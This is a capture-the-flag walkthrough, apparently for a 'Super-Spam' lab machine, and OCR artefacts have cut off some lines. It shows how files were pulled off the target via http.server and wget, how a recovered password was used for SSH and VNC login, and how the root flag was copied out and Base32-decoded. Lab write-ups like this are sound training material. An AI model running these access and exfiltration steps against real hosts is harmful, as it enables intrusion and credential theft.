
```
rwxr-xr-x 2 lucy_loser lucy_loser   4096 May 30  2021 .
rwxr-xr-x 7 lucy_loser lucy_loser   4096 Apr  9  2021 ..
rw-r--r-- 1 lucy_loser lucy_loser 172320 Apr  8  2021 c1.png
rw-r--r-- 1 lucy_loser lucy_loser 171897 Apr  8  2021 c10.png
rw-r--r-- 1 lucy_loser lucy_loser 168665 Apr  8  2021 c2.png
rw-r--r-- 1 lucy_loser lucy_loser 171897 Apr  8  2021 c3.png
rw-r--r-- 1 lucy_loser lucy_loser 171462 Apr  8  2021 c4.png
rw-r--r-- 1 lucy_loser lucy_loser 167772 Apr  8  2021 c5.png
rw-r--r-- 1 lucy_loser lucy_loser 167772 Apr  8  2021 c6.png
rw-r--r-- 1 lucy_loser lucy_loser 171462 Apr  8  2021 c7.png
rw-r--r-- 1 lucy_loser lucy_loser 171734 Apr  8  2021 c8.png
rw-r--r-- 1 lucy_loser lucy_loser 173994 Apr  8  2021 c9.png
rw-r--r-- 1 lucy_loser lucy_loser  20987 Apr  8  2021 d.png
rw-r--r-- 1 lucy_loser lucy_loser    497 May 30  2021 note.txt
rw-r--r-- 1 lucy_loser lucy_loser   1200 Apr  8  2021 xored.py
ww-data@super-spam:/home/lucy_loser/.MessagesBackupToGalactic$ cat note.txt
at note.txt
ote to self. General super spam mentioned that I should not make the same mistake again of re-using the same key for the XOR encryption of
therwise we could have some serious issues if our encrypted messages are compromised. I must keep reminding myself,do not re-use keys,I ha
ages we sent to the HQ were the first and eighth message.I hope they arrived safely.They are crucial to our end goal.
ww-data@super-spam:/home/lucy_loser/.MessagesBackupToGalactic$ 
```

To decrypt I download all files to kali

`python3 - m http.server 8000`(target machine)

`wget -r http://10.10.175.196:8000/.MessagesBackupToGalactic` (kali)

I see a password)




ied, sit amet gravida ipsum
istant of mine to use dif
m est sed justo blandit iacu
ch message sent. I hope
cumsan posuere. Integer vu
ew password will grant y
interdum. Etiam felis mag
$$L3qwert30kcool st
tincidunt tristique lorem.

`ssh donalddump@10.10.175.196 -p 4012`

This password work for user donaldump (do not forget about ssh on port 4012)

`chmod 777 donalddump/`

I download passwd file on kali



```
└─$ ls -la
total 576
drwxr-xr-x  2 kali kali   4096 Sep 27 09:07 .
drwxr-xr-x 10 kali kali   4096 Sep 27 06:48 ..
-rw-r--r--  1 kali kali  14132 Feb 20  2021 12-01-21.req.pcapng
-rw-r--r--  1 kali kali  74172 Feb 20  2021 13-01-21.pcap
-rw-r--r--  1 kali kali  11004 Feb 20  2021 14-01-21.pcapng
-rw-r--r--  1 kali kali  74172 Feb 20  2021 16-01-21.pcap
-rw-r--r--  1 kali kali    526 Feb 20  2021 note.txt
-rw-r--r--  1 kali kali      8 Apr  8  2021 passwd
-rw-r--r--  1 kali kali    249 Feb 20  2021 .quicknote.txt
-rw-r--r--  1 kali kali 370488 Feb 20  2021 SamsNetwork.cap
-rw-r--r--  1 kali kali   4987 Sep 27 06:53 scan.txt
-rw-r--r--  1 kali kali   2588 Sep 27 08:18 shell.php
```


and connect to vnc

`vncviewer -passwd passwd 10.10.175.196::5901`


Find flag! But I can't copy data from VNC

So I use:

`cat r00t.txt > /home/donalddump/final.txt`




```
RUGS4ZANFZSA3TPOQQG65TFOIQSAWLPOUQG2YLZEBUGC5TFEBZWC5TFMQQHS33VOIQGEZLMN53GKZBA
3WGC3TFOQQHI2DJOMQHI2LNMUWCASDBMNVWK4RNNVQW4LBAMJ2XIICJEB3WS3DMEBRGKIDCMFRWWIDX
F2GQIDBEBRGSZ3HMVZCYIDNN5ZGKIDEMFZXIYLSMRWHSIDQNRQW4IDUN4QGOZLUEBZGSZBAN5TCA5DI
F2CA2LOMZSXE2LPOIQG64DFOJQXI2LOM4QHG6LTORSW2LBAJRUW45LYFYQA====
^C
 cat r00t.txt | base64 -d
base64: invalid input
^C
 ls -la /home
otal 28
wxr-xr-x  7 root             root             4096 Feb 20  2021 .
wxr-xr-x 22 root             root             4096 Apr  9  2021 ..
wxr-xr-x  2 benjamin_blogger benjamin_blogger 4096 Apr  9  2021 benjamin_blogg

wxrwxrwx  6 donalddump       donalddump       4096 Apr  9  2021 donalddump
wxr-xr-x  7 lucy_loser       lucy_loser       4096 Apr  9  2021 lucy_loser
wxr-xr-x  5 root             root             4096 May 30  2021 personal
wxr-xr-x  4 super-spam       super-spam       4096 Apr  9  2021 super-spam
 cat r00t.txt > /home/donalddump/final.txt
```



```
total 48
drwxrwxrwx 6 donalddump donalddump 4096 Sep 27 13:19 .
drwxr-xr-x 7 root       root       4096 Feb 20  2021 ..
lrwxrwxrwx 1 root       root          9 Apr  9  2021 .bash_history → /dev/null
-rw-r--r-- 1 donalddump donalddump  220 Feb 20  2021 .bash_logout
-rw-r--r-- 1 donalddump donalddump 3771 Feb 20  2021 .bashrc
drwx------ 2 donalddump donalddump 4096 Apr  8  2021 .cache
-rw-r--r-- 1 root       root        377 Sep 27 13:19 final.txt
drwx------ 3 donalddump donalddump 4096 Apr  8  2021 .gnupg
drwxr-xr-x 2 root       root       4096 Feb 24  2021 morning
drwxr-xr-x 2 root       root       4096 Feb 24  2021 notes
-rw-r--r-- 1 root       root          8 Apr  8  2021 passwd
-rw-r--r-- 1 donalddump donalddump  807 Feb 20  2021 .profile
-rw-rw-r-- 1 donalddump donalddump   36 Apr  9  2021 user.txt
donalddump@super-spam:~$ cat final.txt

what am i?: MZWGCZ33NF2GKZKLMRRHKPJ5NBVEWNWCU5MXKVLVG4WTMTS7PU======

KRUGS4ZANFZSA3TPOQQG65TFOIQSAWLPOUQG2YLZEBUGC5TFEBZWC5TFMQQHS33VOIQGEZLMN53GKZBAOBWGC3TFOQQHI2DJOMQHI2LNMUWCASDBMNVWK4RN
IDEMFZXIYLSMRWHSIDQNRQW4IDUN4QGOZLUEBZGSZBAN5TCA5DIMF2CA2LOMZSXE2LPOIQG64DFOJQXI2LOM4QHG6LTORSW2LBAJRUW45LYFYQA====
donalddump@super-spam:~$ 
```

Here is the flag



Recipe

From Base32

Alphabet: A-Z2-7=

☑ Remove non-alphabet chars

Input

```
MZWGCZ33NF2GKZKLMRRHKPJ5NBVEWNWCU5MXKVLVG4WTMTS7PU======
```

One more question:

What key information was embedded in one of super-spam's encrypted messages? This is password:$$L3qwert30kcool